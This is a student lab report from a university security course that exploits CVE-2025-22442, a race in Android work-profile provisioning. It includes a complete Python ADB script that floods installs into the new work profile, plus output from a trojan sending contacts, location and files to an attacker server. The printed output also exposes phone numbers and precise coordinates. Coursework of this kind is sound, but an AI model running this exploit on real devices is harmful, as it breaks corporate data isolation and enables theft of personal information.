



جامعة خليفة
Khalifa University

Intro to Computer Security – COSC 340

Lab Project

Exploiting CVE-2025-22442: Unauthorized App Injection into
Android Work Profiles

Students' Names and ID No:

Hasan Al Hussein	100063390
Yaman Masad	100063500
Omar Yousef	100063406

Section: B2

Instructor: Huda Abualola

Submission Date: 27/11/2025

Table of Contents:

Introduction: 3

Vulnerability Summary: CVE-2025-22442..... 3

Attack Approach 3

Results and Analysis..... 4

Conclusion 8

Appendix 8

Table of Figures:

Figure 1: *Work-profile setup start screen.* 4

Figure 2: *Work-profile provisioning in progress..* 4

Figure 3: *Newly created work-profile environment.* 5

Figure 4: *Initial work-profile home screen.* 5

Figure 5: *Exploit script and ADB interaction during installation attempts.* 6

Figure 6: *Detailed exploit output showing installation logic and status*..... 6

Figure 7: *Extracted contacts from the work profile.* 7

Figure 8: *Retrieved GPS location data from inside the work profile* 7

Figure 9: *Exfiltrated device and network information*..... 7

Figure 10: *Exploit-side confirmation of successful data retrieval and profile compromise.* 7

Figure 11: *Extracted file confidential.txt and its retrieved content.* 7

1. Introduction

This project focuses on CVE-2025-22442, a vulnerability in Android's work-profile provisioning process that compromises the separation between personal and corporate data. During setup, a short-lived weakness allows unauthorized applications to be introduced into the work environment, which undermines the security guarantees companies rely on when deploying managed devices. Our aim is to reproduce this flaw on a real device and demonstrate how gaining presence inside the work profile creates a serious risk for corporate information. The report outlines the nature of the vulnerability, the strategy used to exploit the provisioning gap, the implementation carried out on our test environment, and the planned post-exploitation stage that illustrates the broader impact of breaching the work-profile boundary.

2. Vulnerability Summary: CVE-2025-22442

CVE-2025-22442 is a flaw in Android's managed work-profile provisioning flow that temporarily weakens the security boundary between the personal profile and the enterprise container. During the creation of a new work profile, the system enters a short transitional phase where the profile exists but its policies, restrictions, and installation controls are not fully enforced. The vulnerability occurs because the Package Manager accepts installation requests for the work-profile user ID before the device management system activates the restrictions that are supposed to block unapproved applications. This gap makes it possible for an unauthorized app to appear inside the work container and inherit the privileges and access context of a legitimate managed-profile application, which significantly undermines the isolation model that corporate environments depend on.

3. Attack Approach

Our attack strategy is built around gaining a presence inside the work profile by taking advantage of the brief moment when the profile is being initialized and its policies are not fully enforced. Instead of relying on a single installation attempt, the approach focuses on timing, automation, and persistence. The idea is to monitor the device closely enough to detect when the system creates the new managed user, and then overwhelm that short transitional period with rapid installation attempts. Once the malicious app slips into the work profile during this window, it no longer needs special permissions or policy exceptions because the system treats it as a normal work-profile application. From there, the attacker-controlled payload can operate quietly and communicate with a server on the same network to retrieve sensitive information from inside the corporate workspace. The overall approach is to secure the foothold first, then leverage that foothold to exfiltrate data using a simple, reliable TCP connection.

4. Results and Analysis

4.1 Work-Profile Setup Initialization

The device starts the process of creating the work profile and entering the provisioning flow. This is where the system transitions from a normal personal profile into a managed environment.




Figure 1: Work-profile setup start screen.




Figure 2: Work-profile provisioning in progress.

Analysis

These two screens show the early stage of work-profile creation, where the user initiates the setup and Android begins preparing the managed environment. At this point, the system is creating the new work profile in the background, and this sequence is what our exploit is designed to monitor. Correctly identifying this phase is important because it leads directly into the brief timing window where policy enforcement is not yet complete.

4.2 Work-Profile Environment Creation

The work profile finishes initializing and becomes visible to the user. The device now exposes a separate work environment with its own apps and interface.




Figure 3: Newly created work-profile environment.




Figure 4: Initial work-profile home screen

Analysis

These images confirm that the work profile has been successfully created and is now accessible on the device as a separate workspace. From this point on, Android assigns a dedicated user ID to the work profile and starts applying enterprise policies. Our exploit uses ADB to detect the presence of this new user ID and treats this transition as the trigger to start targeting the work profile with installation attempts.

4.3 Exploit Execution

The exploit script runs on the attacker machine and interacts with the device over ADB. The tool repeatedly tries to install the malicious APK on the detected work-profile user.

```
109  === DEVICE ACTIVITY MONITOR - 2025-11-27 12:59:18 ===
110
111  Screen State: ON
112  Battery Level: 47.0%
113  Network Info: WIFI - Connected
114  Storage Info: Used: 5.10GB / Total: 231.81GB
115  Running Apps: 1 processes: com.example.workprofileexploit(F)
116  System Uptime: 2 hours, 51 minutes
117  Memory Usage: Used: 3610MB / Total: 7760MB
118  Foreground App: com.example.workprofileexploit
119
120
121
```

Figure 5: Exploit script and ADB interaction during installation attempts.




Figure 6: Detailed exploit output showing installation logic and status

Analysis

These screenshots show the Python automation in action, issuing ADB commands against the device and targeting the work-profile user ID. The script checks ADB connectivity, verifies the APK path, enumerates users, and loops through installation attempts to hit the vulnerable timing window. The output here demonstrates that the tool is aware of the work profile and is actively trying to push the payload into it, which is the practical application of the attack approach discussed earlier.

4.4 Malicious Presence and Data Exfiltration

The malicious app is now treated as part of the work environment. The Trojan starts exfiltrating data to the attacker server over the network.

```
1  === REAL DATA COLLECTION - 2025-11-27 13:06:50 ===
2
3  === CONTACTS ===
4  Name: Yaman
5  Phone: 971554611264
6  ---
7  Name: Hasan
8  Phone: 97154681678
9  ---
10 Name: Omar
11 Phone: 971546456484
12 ---
13 Total contacts collected: 3
14
15 === RECENT SMS ===
16 No SMS found or permission denied
17
18 === CALL LOGS ===
19 Error reading call logs: Invalid token LIMIT
```

Figure 7: Extracted contacts from the work profile.

```
=== LOCATION DATA ===
Current Location:
Latitude: 24.448272
Longitude: 54.395738
Accuracy: 14.2 meters
Time: Thu Nov 27 13:06:32 GMT+04:00 2025
Provider: network

Location Providers Status:
GPS enabled: true
Network enabled: true
Passive enabled: true
```

Figure 8: Retrieved GPS location data from inside the work profile

```
72 === DEVICE INFORMATION ===
73 Device: HMD Global HMD Pulse Pro
74 Android Version: 15
75 SDK: 35
76 Product: LegendPro_0AM0
77 Board: LegendPro
78 Hardware: Legend
79 Screen Resolution: 720x1444
80 Density: 280 dpi
81
82 === NETWORK INFORMATION ===
83 Network Type: WIFI
84 Connected: true
85 Available: true
86 Roaming: false
87 WiFi Status: Permission not granted
88
```

Figure 9: Exfiltrated device and network information.

```
[11:58:09] [i] Getting detailed user information...
[11:58:09] [i] Userinfo(0:null:4c13) serialNo=0 isPrimary=true
[11:58:09] [i] Current users: Users:
[11:58:09] [i] Userinfo(0:Owner:4c13) running
[11:58:09] [i] Checking: Userinfo(0:Owner:4c13) running
[11:58:09] [i] Waiting for work profile creation...
[11:58:09] [i] Getting detailed user information...
[11:58:09] [i] Userinfo(0:null:4c13) serialNo=0 isPrimary=true
[11:58:12] [i] Current users: Users:
[11:58:12] [i] Userinfo(0:Owner:4c13) running
[11:58:12] [i] Checking: Userinfo(0:Owner:4c13) running
[11:58:12] [i] Waiting for work profile creation...
[11:58:12] [i] Getting detailed user information...
[11:58:12] [i] Userinfo(0:null:4c13) serialNo=0 isPrimary=true
[11:58:15] [i] Current users: Users:
[11:58:15] [i] Userinfo(0:Owner:4c13) running
[11:58:15] [i] Checking: Userinfo(0:Owner:4c13) running
[11:58:15] [i] Waiting for work profile creation...
[11:58:15] [i] Getting detailed user information...
[11:58:15] [i] Userinfo(0:null:4c13) serialNo=0 isPrimary=true
[11:58:18] [i] Current users: Users:
[11:58:18] [i] Userinfo(0:Owner:4c13) running
[11:58:18] [i] Userinfo(11:work profile:1060) running
[11:58:18] [i] Checking: Userinfo(0:Owner:4c13) running
[11:58:18] [i] Checking: Userinfo(11:work profile:1060) running
[11:58:18] [i] WORK PROFILE DETECTED: User 11
[11:58:18] [i] Work profile detected (1 times)
[11:58:18] [i] Attempt #1 - Installing to user 11
[11:58:18] [i] Installation failed: Command timed out
[11:58:32] [i] Trying rapid installation attack...
[11:58:32] [i] STARTING RAPID INSTALLATION ATTACK...
[11:58:32] [i] Rapid attempt 1/15...
[11:58:35] [i] RAPID ATTACK SUCCESS!
[11:58:35] [i] Exploit completed successfully!
[11:58:35] [i] Total attempts: 1
```

Figure 10: Exploit-side confirmation of successful data retrieval and profile compromise

```
54 === MEDIA FILES ===
55 Images: 0
56 Videos: 0
57 Audio files: 0
58
59 === EXTRACTED FILES ===
60 File: confidential.txt
61 Content: CVE 22442 2025 Computer Security Project
62
```

Figure 11: Extracted file confidential.txt and its retrieved content

Analysis

These results show that the malicious app was able to access and exfiltrate sensitive data from inside the work profile over the attacker-controlled TCP connection. The extracted contacts and live location data confirm that personal and corporate information inside the workspace is fully exposed. The device and network information highlight how much system detail an attacker can gather once inside. Most importantly, retrieving *confidential.txt* demonstrates that actual files stored in the work profile can be read and exported, proving that the container's isolation is effectively broken.

5. Conclusion

This project demonstrated a practical exploitation of CVE-2025-22442 on a real Android device with a managed work profile. By monitoring the provisioning process and targeting the moment when the new work profile is created but not yet fully locked down, the Python automation script succeeded in injecting an unauthorized APK into the work container. Once inside, the Trojan behaved as a normal work app while establishing a TCP connection to an attacker controlled server on the same network. Through this channel it was able to exfiltrate contacts, precise location data, device and network information, live activity statistics, and files such as the extracted confidential.txt. These results show that breaking the work profile boundary directly exposes corporate data that organizations expect to be isolated from the personal side of the device. Although the current implementation focuses on proof of concept rather than long term persistence or full stealth, the behavior observed is enough to prove that this vulnerability can be abused to turn a managed work profile into an effective data exfiltration channel.

6. Appendix

```
#!/usr/bin/env python3
"""
CVE-2025-22442 Work Profile Exploit - Device Verification Version
"""

import subprocess
import time
import sys
import os
from datetime import datetime

class WorkProfileExploit:
    def __init__(self, apk_path=None):
        if apk_path is None:
            self.apk_path =
r"C:\Users\yaman\AndroidStudioProjects\WorkProfileExploit\app\build\outputs\apk\debug\app-
debug.apk"
        else:
            self.apk_path = apk_path

        self.work_profile_id = None
        self.install_attempts = 0
        self.max_attempts = 50
        self.install_log = "exploit_installation_log.txt"
        self.adb_path = r"C:\Users\yaman\AppData\Local\Android\Sdk\platform-tools\adb.exe"

    def log(self, message):
        timestamp = datetime.now().strftime("%H:%M:%S")
        log_entry = f"[{timestamp}] {message}"
        print(log_entry)

        with open(self.install_log, "a", encoding="utf-8") as f:
            f.write(log_entry + "\n")
```



```

def run_adb_command(self, command):
    """Execute ADB command using full path"""
    try:
        full_command = command.replace("adb", f"{self.adb_path}")

        result = subprocess.run(
            full_command,
            shell=True,
            capture_output=True,
            text=True,
            timeout=10
        )
        return result.stdout.strip(), result.stderr.strip(), result.returncode
    except subprocess.TimeoutExpired:
        return "", "Command timed out", 1
    except Exception as e:
        return "", str(e), 1

def check_adb_connection(self):
    """Verify ADB is working and show connected devices"""
    self.log("🔍 Checking ADB connection...")
    stdout, stderr, returncode = self.run_adb_command("adb devices -l")

    self.log(f"📱 Connected devices: {stdout}")

    if "device" in stdout and "offline" not in stdout:
        device_lines = [line for line in stdout.split('\n') if 'device' in line and
            'List' not in line]
        if len(device_lines) > 0:
            self.log(f"✅ ADB device(s) connected")

            # Show device details
            for device in device_lines:
                self.log(f"📱 Device: {device}")

            # Get device model
            model_stdout, model_stderr, _ = self.run_adb_command("adb shell getprop
ro.product.model")
            self.log(f"📄 Device model: {model_stdout}")

            return True

    self.log(f"❌ No physical ADB device found")
    self.log(f"💡 This might be an emulator or you need to:")
    self.log("1. Connect your HMD Plus Pro via USB")
    self.log("2. Enable USB Debugging in Developer Options")
    self.log("3. Authorize this computer for ADB")
    return False

```

```

def check_apk_exists(self):
    """Verify the APK file exists"""
    if not os.path.exists(self.apk_path):
        self.log(f"❌ APK file not found: {self.apk_path}")
        self.log("💡 Please build the APK first in Android Studio")
        return False

    file_size = os.path.getsize(self.apk_path) / (1024 * 1024)
    self.log(f"✅ APK found: {self.apk_path} ({file_size:.2f} MB)")
    return True

def find_work_profile(self):
    """Find work profile in user list"""
    stdout, stderr, returncode = self.run_adb_command("adb shell pm list users")

    self.log(f"👤 Current users: {stdout}")

    for line in stdout.split('\n'):
        if 'UserInfo' in line:
            self.log(f"🔍 Checking: {line}")
            if 'MANAGED_PROFILE' in line or 'Profile' in line or ':10' in line:
                try:
                    user_id = line.split('UserInfo{')[1].split(':')[0]
                    if user_id.isdigit() and int(user_id) >= 10:
                        self.work_profile_id = user_id
                        self.log(f"🎯 WORK PROFILE DETECTED: User {user_id}")
                        return True
                except Exception as e:
                    self.log(f"⚠️ Error parsing user: {e}")
                    continue

    return False

def install_to_work_profile(self):
    """Install APK to work profile"""
    if not self.work_profile_id:
        return False

    self.install_attempts += 1
    self.log(f"🚀 Attempt #{self.install_attempts} - Installing to user {self.work_profile_id}")

    # Try direct installation
    stdout, stderr, returncode = self.run_adb_command(
        f"adb install --user {self.work_profile_id} \"{self.apk_path}\""
    )

    if returncode == 0:
        self.log(f"✅ SUCCESS: APK installed in work profile!")
        return True

```

```

self.log(f"✖ Installation failed: {stderr}")
return False

def rapid_installation_attack(self):
    """Rapid-fire installation to exploit race condition"""
    self.log("✨ STARTING RAPID INSTALLATION ATTACK...")

    for i in range(15):
        self.log(f"🌀 Rapid attempt {i+1}/15...")
        stdout, stderr, returncode = self.run_adb_command(
            f"adb install --user {self.work_profile_id} \"{self.apk_path}\""
        )

        if returncode == 0:
            self.log("✅ RAPID ATTACK SUCCESS!")
            return True

        time.sleep(0.3)

    return False

def check_current_users_detailed(self):
    """Get detailed user information"""
    self.log("🔍 Getting detailed user information...")

    # Get detailed user info
    stdout, stderr, returncode = self.run_adb_command("adb shell dumpsys user")
    if stdout:
        lines = stdout.split('\n')
        for line in lines[:20]: # Show first 20 lines
            if 'UserInfo' in line or 'User ' in line or 'Profile' in line:
                self.log(f"👤 {line.strip()}")

def monitor_and_install(self):
    """Main monitoring loop"""
    self.log("👤 Starting Work Profile Monitor...")
    self.log("💡 Please create a work profile now (Settings > Users & accounts > Work profile)")
    self.log("=" * 60)

    # Check if APK exists first
    if not self.check_apk_exists():
        return

    # Show detailed user info at start
    self.check_current_users_detailed()

    detection_count = 0

    while self.install_attempts < self.max_attempts:

```

```

        if self.find_work_profile():
            detection_count += 1
            self.log(f"🔍 Work profile detected ({detection_count} times)")

            # Try normal installation
            if self.install_to_work_profile():
                break

            # Try rapid attack
            self.log("🚀 Trying rapid installation attack...")
            if self.rapid_installation_attack():
                break

            time.sleep(2)
        else:
            if detection_count > 0:
                self.log("🕒 Waiting for work profile to return...")
                detection_count = 0
            else:
                self.log("⌚ Waiting for work profile creation...")

            # Show user list every 5 cycles for debugging
            if self.install_attempts % 5 == 0:
                self.check_current_users_detailed()

            time.sleep(3)

        if self.install_attempts >= self.max_attempts:
            self.log("❌ Max installation attempts reached")
        else:
            self.log("🎉 Exploit completed successfully!")

        self.log(f"📊 Total attempts: {self.install_attempts}")

def main():
    print("CVE-2025-22442 Work Profile Exploit - Device Verification")
    print("=" * 55)

    exploit = WorkProfileExploit()

    if not exploit.check_adb_connection():
        # Ask if user wants to continue anyway
        response = input(" ? No physical device found. Continue anyway? (y/n): ")
        if response.lower() != 'y':
            return

    exploit.monitor_and_install()

if __name__ == "__main__":
    main()

```